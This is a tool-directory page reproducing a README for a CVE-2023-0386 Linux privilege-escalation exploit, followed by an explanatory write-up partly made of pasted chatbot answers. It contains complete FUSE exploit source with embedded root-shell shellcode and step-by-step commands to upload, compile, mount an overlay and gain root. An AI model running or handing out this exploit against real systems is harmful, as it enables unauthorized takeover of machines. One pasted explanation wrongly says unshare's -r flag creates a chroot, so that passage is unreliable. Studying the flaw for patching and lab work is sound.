
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-0386 — 非常简单的CVE-2023-0386's exp and analysis.Use c and sh. | Kitploit
Tools/GitHubGitHub/fanxiaoyao66/cve-2023-0386
Privilege EscalationVulnerability AnalysisExploitationLearning & EducationContainer EscapeBinary Exploitation
GitHubfanxiaoyao66/cve-2023-0386

CVE-2023-0386

非常简单的CVE-2023-0386's exp and analysis.Use c and sh.

View Repository
2243 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

typora-copy-images-to: ./image

CVE-2023-0386

Exploit Usage:

First: Upload fuse.c and exp.sh to the /tmp directory.

  • You can use scp or python3 -m http.server to upload the file to the target.

    root@kitploit:~
    scp ~/Desktop/CVE-2023-0386/exp.sh [email protected]:/tmp 
    scp ~/Desktop/CVE-2023-0386/fuse.c [email protected]:/tmp #your machine
    

    or

    root@kitploit:~
    cd ~/Desktop/CVE-2023-0386
    python3 -m http.server #your machine
    
    root@kitploit:~
    wget your_ip:8000/exp.sh
    wget your_ip:8000/fuse.c #target
    

Then:

root@kitploit:~
cd /tmp
/bin/bash exp.sh

Now, you are root!

image-20230628154304898

The following is a detailed analysis of CVE-2023-0386.


I spent a day studying this vulnerability. Simply put, when OverlayFS copies a file from the lower layer to the upper layer, it does not check whether the user of the lower file's namespace is mapped to the current user namespace, allowing the setting of the suid bit for privilege escalation.

This sounds very abstract. To understand the problem, you first need to know a few things:

  • What is OverlayFS?
  • What is FUSE?
  • What is a user namespace?
  • Why does privilege escalation happen?

What is OverlayFS?

ChatGPT: Provide a detailed introduction to OverlayFS in Linux.

OverlayFS, also known as the Overlay filesystem, is a union filesystem in the Linux kernel. It allows multiple different filesystems to be stacked on top of each other, forming a single, unified view. It was officially accepted into the kernel in Linux version 3.18.

OverlayFS has three main components: the lower filesystem, the upper filesystem, and the merged filesystem. Their roles are as follows:

  1. Lower filesystem: This is the base layer, usually read-only. All files and directories are initially obtained from this layer.

  2. Upper filesystem: This is the top layer, usually writable. When we write to the filesystem, all changes are saved here. If a file exists in the lower filesystem but we want to modify it, a copy of the file is created in the upper filesystem and then modified. This process is called "copy-up".

  3. Merged filesystem: This is the final view of OverlayFS, combining the lower and upper filesystems. When we perform a read operation, OverlayFS first looks for the file in the upper filesystem; if not found, it looks in the lower filesystem.

The logical view of this structure is as follows:

root@kitploit:~
     ________________
    |                |
    |  Merged View   |
    |________________|
       /          \
____________    ____________
|          |    |          |
|  Lower   |    |  Upper   |
| (read-only)|  | (read-write)|
|____________|  |____________|

An important application of OverlayFS is in containerized applications, especially Docker. In Docker, each image layer is read-only and can be used as the lower filesystem for other containers. When we start a new container, Docker creates a new, empty upper filesystem for it. This way, all changes to the container (e.g., installing new software) only affect the upper filesystem, not the shared image layers.

Additionally, because OverlayFS allows multiple lower filesystems to be mounted under a single upper layer, we can create filesystems with multiple layers, widely used in Docker's image layering.


In summary, the lower files are read-only, the upper files are read-write, and the merged layer combines the lower and upper layers to display a unified view. When we modify a file in the merged layer that exists in the lower layer but not in the upper layer, the lower file is copied verbatim to the upper layer for modification. This is where the vulnerability is triggered.

What is FUSE?

GPT: You are a Linux kernel expert. Now please explain in detail what FUSE is.

FUSE (Filesystem in Userspace) is a mechanism for creating filesystems in userspace. It is an interface provided by the Linux kernel that allows users to develop and run their own filesystems without modifying kernel code.

The main goal of FUSE is to simplify the development and use of new filesystems. Using FUSE, you can create custom filesystems without needing to know many details of kernel APIs. This is useful for debugging, rapid prototyping, academic research, implementing very specific filesystems (such as transparent encrypted filesystems, network filesystems), etc.

In FUSE, most of the filesystem logic runs in userspace. This makes development easier because userspace provides a more friendly development environment: you can use any programming language you like, you have more libraries available, error handling is simpler, etc. On the other hand, this also means that FUSE filesystems are generally slower than kernel-space filesystems because they require frequent context switches between userspace and kernel space.

A FUSE filesystem typically consists of two parts:

  1. A userspace daemon that implements the actual logic of the filesystem.
  2. The kernel-space FUSE module that handles all filesystem operations, forwards them to the userspace daemon, and returns the results to the caller.

When developing a FUSE filesystem, you need to implement a series of callback functions that correspond to various filesystem operations, such as opening a file, reading a file, writing a file, etc. When these operations occur, the FUSE kernel module calls the corresponding callback functions and returns the results to the caller.

In summary, FUSE provides a powerful framework for implementing filesystems in userspace, simplifying filesystem development and allowing filesystems to be extended and modified in a modular way.


In fact, FUSE allows users to define a custom filesystem and the files within it.

We need to write FUSE-related code in C.

What is a user namespace?

You are a Linux kernel expert. What is a user namespace?

In Linux, a "namespace" is a kernel feature that can isolate a process's view, allowing it to see only resources belonging to the same namespace. Each type of namespace corresponds to a specific type of resource. For example, PID (Process ID) namespaces isolate process IDs, Net namespaces isolate network interfaces and stacks, Mount namespaces isolate filesystem mount points, etc.

User namespaces are a type of Linux namespace, mainly used to isolate user and group IDs. Each user namespace has its own set of user and group IDs. For example, a process may run as root (UID 0) in user namespace A, but in user namespace B, the same process may be just a normal user.

The advantage of this is that even if a process has root privileges within its user namespace, it cannot affect resources in other user namespaces, because in other namespaces, it may be just a normal user. This greatly enhances system security, so that even if a container (which is essentially a set of processes running in their own namespaces) is compromised, the attacker cannot affect the host system or other containers.

User namespaces are one of the core technologies of Linux containers (such as Docker, LXC, etc.). By using user namespaces and other types of namespaces, containers can provide isolation similar to virtual machines without the need for virtualization.

In summary, user namespaces are a mechanism in Linux for isolating user and group IDs, playing an important role in improving system and container security.

What is user namespace mapping?

In Linux user namespaces, there is a very important concept: user namespace mapping. This mapping defines how user and group IDs are translated between different user namespaces. That is, a process that appears to be root inside one user namespace may be just a normal, unprivileged user in the host or another namespace.

This mapping mechanism can be set by modifying the /proc/[pid]/uid_map and /proc/[pid]/gid_map files, where [pid] is the PID of the process. In these files, each line is a mapping entry consisting of three fields: ID inside the namespace, ID outside the namespace, and the range of IDs. For example, "0 1000 1" means that ID 0 inside the namespace maps to ID 1000 outside the namespace.

For example, a process running in user namespace A may have user ID 0, appearing as root. However, if we map 0 to 1000 in the user namespace mapping, then from the perspective of the host namespace and other user namespaces, this process's user ID is 1000, i.e., a normal user.

In this way, user namespace mapping provides a method to allow a process to have full privileges (e.g., root) within its own user namespace while remaining a normal user in other namespaces, which is important for isolation and security.

Why does privilege escalation happen?

Because files in the lower filesystem are highly controllable by the user (generated by FUSE), you can define any file, such as a suid file (but for safety reasons, FUSE has some default restrictions. One restriction is that it mounts filesystems with the nosuid option by default, meaning that the setuid and setgid bits on FUSE filesystems are ignored; although ignored by FUSE, the suid bit still exists). However, we can copy the suid file from a nosuid filesystem to the upper layer through the OverlayFS copy-up feature. The upper layer is a normal filesystem, causing the illegitimate suid file to gain real suid privileges, thereby achieving privilege escalation.

Exploit Details

Preparation requires creating multiple folders to construct an OverlayFS.

root@kitploit:~
cd /tmp
mkdir fuse upper overlay workdir
  • fuse is the folder where the user-defined filesystem resides, also serving as the lower layer of the OverlayFS.

  • upper is the upper layer of the OverlayFS.

  • overlay is the merged layer of the OverlayFS.

  • workdir is the work directory of the OverlayFS.

  1. Create the FUSE filesystem.

The following FUSE code is modified from chenaotian's work. https://github.com/chenaotian/CVE-2023-0386

root@kitploit:~
#define FUSE_USE_VERSION 30

#include <fuse.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

static const char *hello_path = "/hello";//There is a file named hello in the FUSE filesystem, this is the file path
const char hello_str[] = {//Binary content of the suid backdoor file in the FUSE filesystem
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00,
    0x00, 0x56, 0x56, 0x56, 0x56, 0x00, 0x00, 0x00,
    0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
    0xb0, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00,
    0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00,
    0x02, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00,
    0xf6, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xf6, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x51, 0xe5, 0x74, 0x64, 0x07, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x31, 0xff, 0x31, 0xd2, 0x31, 0xf6, 0x6a, 0x75,
    0x58, 0x0f, 0x05, 0x31, 0xff, 0x31, 0xd2, 0x31,
    0xf6, 0x6a, 0x77, 0x58, 0x0f, 0x05, 0x6a, 0x68,
    0x48, 0xb8, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x2f,
    0x2f, 0x73, 0x50, 0x48, 0x89, 0xe7, 0x68, 0x72,
    0x69, 0x01, 0x01, 0x81, 0x34, 0x24, 0x01, 0x01,
    0x01, 0x01, 0x31, 0xf6, 0x56, 0x6a, 0x08, 0x5e,
    0x48, 0x01, 0xe6, 0x56, 0x48, 0x89, 0xe6, 0x31,
    0xd2, 0x6a, 0x3b, 0x58, 0x0f, 0x05};

static int hellofs_getattr(const char *path, struct stat *stbuf)//Callback function getattr to get file or directory attribute information
{
    int res = 0;

    memset(stbuf, 0, sizeof(struct stat));

    if (strcmp(path, "/") == 0) {//Permissions of the FUSE filesystem root directory: 0755
        stbuf->st_mode = S_IFDIR | 0755;
        stbuf->st_nlink = 2;
    } else if (strcmp(path, hello_path) == 0) {//Permissions of hello file: 777 with SUID
    stbuf->st_mode = S_IFREG | S_ISUID | 0777;
        stbuf->st_nlink = 1;
        stbuf->st_size = sizeof(hello_str); //Actual size of hello file
    } else {
        res = -ENOENT;
    }

    return res;
}

static int hellofs_readdir(const char *path, void *buf, fuse_fill_dir_t filler,
                           off_t offset, struct fuse_file_info *fi)//Function to get directory information
{
    (void) offset;
    (void) fi;

    if (strcmp(path, "/") != 0) {//Currently only supports viewing the root directory of FUSE
        return -ENOENT;
    }

    filler(buf, ".", NULL, 0);//Default display . and ..
    filler(buf, "..", NULL, 0);
    filler(buf, hello_path + 1, NULL, 0);//Root directory of FUSE has a hello file

    return 0;
}

static int hellofs_open(const char *path, struct fuse_file_info *fi)//Callback function open for opening a file
{
    puts("[+] open_callback");
    puts(path);
    if (strcmp(path, "hello") == 0)
    {
        int fd = open("", fi->flags);

        return -errno;
    }
    return 0;
}

static int hellofs_read(const char *path, char *buf, size_t size, off_t offset,
                        struct fuse_file_info *fi)//Callback function read for reading a file
{
    size_t len;
    (void) fi;
    if(strcmp(path, hello_path) != 0) {//Only supports reading the hello file
        return -ENOENT;
    }
    len = sizeof(hello_str);
    if (offset < len) {
        if (offset + size > len) {
            size = len - offset;
        }
        memcpy(buf, hello_str + offset, size);//Return the content of hello file, i.e., the binary array above
    } else {
        size = 0;
    }

    return size;
}

static int ioctl_callback(const char *p, int cmd, void *arg,
                          struct fuse_file_info *fi, unsigned int flags, void *data)
{
    puts("[+] ioctl callback");
    printf("path %s\n", p);
    printf("cmd 0x%x\n", cmd);
    return 0;
}

static struct fuse_operations hellofs_oper = {//Only need to implement the above four callback functions
    .getattr = hellofs_getattr,
    .readdir = hellofs_readdir,
    .open = hellofs_open,
    .read = hellofs_read,
    .ioctl = ioctl_callback
};

int main(int argc, char *argv[])
{
    return fuse_main(argc, argv, &hellofs_oper, NULL);//Register callback functions
}

I added an ioctl_callback function based on his work to support the touch command later; otherwise, it would report an error that the function is not implemented.

Transfer the file to the target using scp:

root@kitploit:~
scp ~/Desktop/CVE-2023-0386/fuse.c [email protected]:/tmp/root

image-20230628144623425

Compile:

root@kitploit:~
gcc fuse.c -o efuse -D_FILE_OFFSET_BITS=64 -lfuse
root@kitploit:~
admin@2million:/tmp/root$ gcc fuse.c -o efuse -D_FILE_OFFSET_BITS=64 -lfuse
admin@2million:/tmp/root$ ls
efuse  fuse  fuse.c  overlay  upper  workdir

Create the FUSE filesystem:

root@kitploit:~
./efuse fuse

You will see a hello file owned by root with the suid bit set in the fuse folder:

image-20230628144906940

Since FUSE currently has nosuid, executing it will not escalate privileges.

  1. With the FUSE filesystem ready, the next step is to create a user namespace:
root@kitploit:~
unshare -Urm

unshare is a Linux command used to "unshare" certain types of namespaces from the current shell process. This creates an isolated environment, similar to virtualization, but without requiring a full operating system.

The meanings of the -Urm arguments after unshare:

  • -U option means unshare the user namespace. This causes the new shell process to run in its own user namespace, with unique user and group ID mappings. This means that, for example, while the new shell process may think it is running as root, externally it may run as a different, unprivileged user.
  • -r option means establish a new root directory (chroot), so the new shell process cannot access other parts of the actual filesystem. This is often used to provide an isolated environment, such as when compiling software, to prevent it from contaminating other parts of the system.
  • -m option means unshare the mount namespace. This allows the new shell process to change mount points without affecting other processes. For example, it can mount new filesystems or change attributes of existing mount points without affecting other parts of the system.

Taken together, unshare -Urm creates a new, isolated environment with its own user, group, mount points, and root directory, completely isolated from the rest of the system.


  1. Create the OverlayFS filesystem.

Mount the FUSE filesystem as the lower layer, the upper directory as the upper layer, and overlay as the merged layer:

root@kitploit:~
mount -t overlay overlay -o lowerdir=fuse,upperdir=upper,workdir=workdir overlay

At this point, the hello file appears in the merged layer:

image-20230628150045176

Here we need to modify the hello file to trigger a copy-up of hello to the upper directory. We do this with the touch command.

If you touch an existing file, it modifies the file's timestamps. Since timestamps are metadata of the file, modifying them triggers a copy-up. (If we hadn't added the ioctl_callback callback function earlier, touch would not work.)


The touch command is mainly used to modify the access and modification times of files, or to create new empty files if they don't exist. In most cases, touch does not directly call the ioctl function. It usually calls system functions like open, close, utimes, or utimensat.

ioctl is a very generic system call used for device-specific operations or operations that cannot be expressed with standard system calls. For example, it can be used to change terminal settings or query network device status. However, touch primarily interacts with the filesystem, not devices, so it typically does not need ioctl.

However, this does not mean it will never call ioctl, because filesystems or device drivers can provide special ioctl operations for specific functions. For example, some filesystems might offer a specific ioctl operation to modify file timestamps. However, this is very rare and not part of the regular touch command behavior.



It is clear that by touching the file, we get hello in the upper directory.

image-20230628150319971

Then we exit the namespace and execute upper/hello to successfully escalate privileges.

image-20230628150907762

Download Tool